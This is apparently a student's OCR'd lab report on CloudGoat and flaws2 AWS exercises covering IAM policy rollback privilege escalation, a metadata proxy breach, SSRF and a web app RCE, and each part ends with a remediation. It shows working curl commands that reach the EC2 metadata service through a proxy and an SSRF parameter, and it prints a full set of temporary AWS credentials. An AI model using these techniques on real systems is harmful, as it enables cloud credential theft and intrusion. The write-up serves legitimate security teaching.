
"ecr:ListImages", - Lists all the image IDs for the specified repository.
"ecr:DescribeImages" - Returns metadata about the images in a repository.

10. flaws2 Defender: Objective 6

- Show the output of the query




- Show the output of the query.



Lab 4.5

3. iam_privesc_by_rollback steps


- Show the policies attached to the credentials given



- Which version of the policy is set as the default?

V1

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)




Vulnerability Description: The limited credentials allow the adversary to view previous versions of the policy, and revert to an earlier version with greatly expanded privileges.

Suggested Remediation: Don't allow the users to revert to earlier versions, and considering limiting their ability to view policies at all.

5. cloud_breach_s3 steps (1-3)

- Show the error page returned.



- Show the results.

```
ads6@dege:~$ curl 18.234.95.255
<h1>This server is configured to proxy requests to the EC2 metadata service. Ple
ads6@dege:~$ curl http://18.234.95.255 -H 'Host: 169.254.169.254'
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latestads6@dege:~$
```

- Show its contents via the following command:

```
2021-03-23
latestads6@dege:~$ curl http://18.234.95.255/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-dataads6@dege:~$
```


- To do so, show the name of the AWS role the following command exposes:

```
meta-data
user-dataads6@dege:~$ curl http://18.234.95.255/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
cg-banking-WAF-Role-cgideemi5cmvytads6@dege:~$
```

- Then, show the credentials associated with the role.

6. cloud_breach_s3 steps (4-6)

- Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.




Vulnerability Description: A proxy server allows the adversary to request and navigate through internal metadata services to ultimately retrieve credentials which may be used to retrieve sensitive credit card information.


Suggested Remediation: Configure the proxy server so it can't be used by outside users; or, consider taking it down altogether.

8. ec2_ssrf steps (1-2)

- Take a screenshot of the page that is returned.



- Take a screenshot of the page that is returned.




- Take a screenshot showing the information associated with the role.

9. ec2_ssrf steps (3-5)

```
<h2>I am an application. I want to be useful, so I requested: <font color="red">htt
p://169.254.169.254/latest/meta-data/iam/security-credentials/</font> for you
</h2><br><br>


cg-ec2-role-cgidjul2mpxpzkads6@dege:~$ curl http://35.175.192.190?url=http://169.25
4.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidjul2mpxpzk
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">htt
p://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidjul2m
pxpzk</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2021-05-20T15:36:04Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KUDZU4WXV",
  "SecretAccessKey" : "2PwlZl382YgCGcjQpp+ARiQJX9Fft3Sum3zqEkGh",
  "Token" : "IQoJb3JpZ2luX2VjEPj//////////wEaCXVzLWVhc3QtMSJHMEUCIQDHi2k9aWY2Ib8b9M
vVPn8fFu/UXJVWl7Tnrm5U8JOjJAIgKQClGRQYm/gp6Ual495OBb7mQOgN4bF4h6amJGiPw/cqvQMIkf///
///////ARACGgwyMDY3NDcxMTMyMzciDPFpLBA25raxLiLGGCqRAwpNUlqhQSAOWDmqbBlviqyrtS7XPC0F
pBwsCK4L6O192MQGqk+pRNxB6PvAOF0Xa+z+cG6bE2jOqfMof9mxJF2gCbmGVsS38baX/MY9WmXPwAoOg1x
uYdT+dI4iLgdrJsUpNeiYJNPxyeZSJMUbsP9F6QLuDbqc0CwOPwTydPSxywBJdEwOGnwsg3yuTsPcQyHHPd
BiKLBhrgt+o0ZEyBYZAQdDf2OLm3RMB0oYUyCcwGwwhF2Z/P20om19kcAOFbCbvGt7xHVLkUKeAYvfATWtU
fmJI5zyxjNNYVRHpMEKjqWsFvQ16v9gyN6nTgMQXU94Ht6AIR+r5+VHst5K5lvXKS6QpwOsVlAeEvDP/NbY
JCOnDC2IVzW3Wr0dsFXmTOSTpp5jj3rqTTJ9hfHFVd9xpgtaJ0In+xXszyilKQT110UTuhfG85kHZhWCkHm
2SAqvut1sSmTIUP6BNMoFf9tjZ3e7OhJEeso3iog7a+8REblnb2CKQ48krbZz1kdy/W9q7PoH6ganFQxYnp
m/qBKLMKuDmoUGOusBXZfHppD5XCUx4SwNqAqWF1IdQpqc0Gifh4KQGcnEWGmMcG45P550brxXIBn2QbpRA
Rx78RPi9OuKjCXvzB7i0qDS6ZVzLOs6tf5Bca3j+oj2pbPrNuEbN7Y+Od0/R6Hzfvn/poZ4+Vz9GwxyvEvM
RCzD4ZTAR8KKc7V8s8ztKjddAZCvo9rbvDDU+Io9D94tpl5tgunkavbWyMFsYH+TpLwSjPNJyXVuMehZnBL
41MQ3m/GBLQhgzBuVwUzcWVT6iL4Qq9vj3OaRBqQ6IJeSOvvgcv7Z8H3w5Hoo55Qct7pYam+igQbt/mTg6A
==",
  "Expiration" : "2021-05-20T21:55:34Z"
}ads6@dege:~$
```


- Take a screenshot of the output in out.txt




Vulnerability Description: The provided credentials allow the adversary to reveal a second pair of credentials via the lambda functions. These in turn offer access to an SSRF vulnerability in a metadata service which can be used to retrieve the secret.


Suggested Remediation: Disallow listing the lambda function, as this exposes environmental variables; and lock down the metadata service from outside access.

12. rce_web_app steps (4-5)

- Show the IP address revealed by the command.




- Show the last several lines of the file.




14. rce_web_app steps (8-11)


- Show a directory listing of the account you've logged into.



- Show the output of this script and highlight how it reveals the database credentials.




- Show the contents of the file.



15. rce_web_app steps (12-14)

- Show the table that is stored and its contents.



Vulnerability Description: The provided credentials allow the adversary to list and access buckets through the log files which reveal the secret admin url, which itself contains a vulnerability permitting command-line access and thus access to the database.

Suggested Remediation: Remove the list and access bucket privs from the role, and don't use unsanitized user input on the admin panel.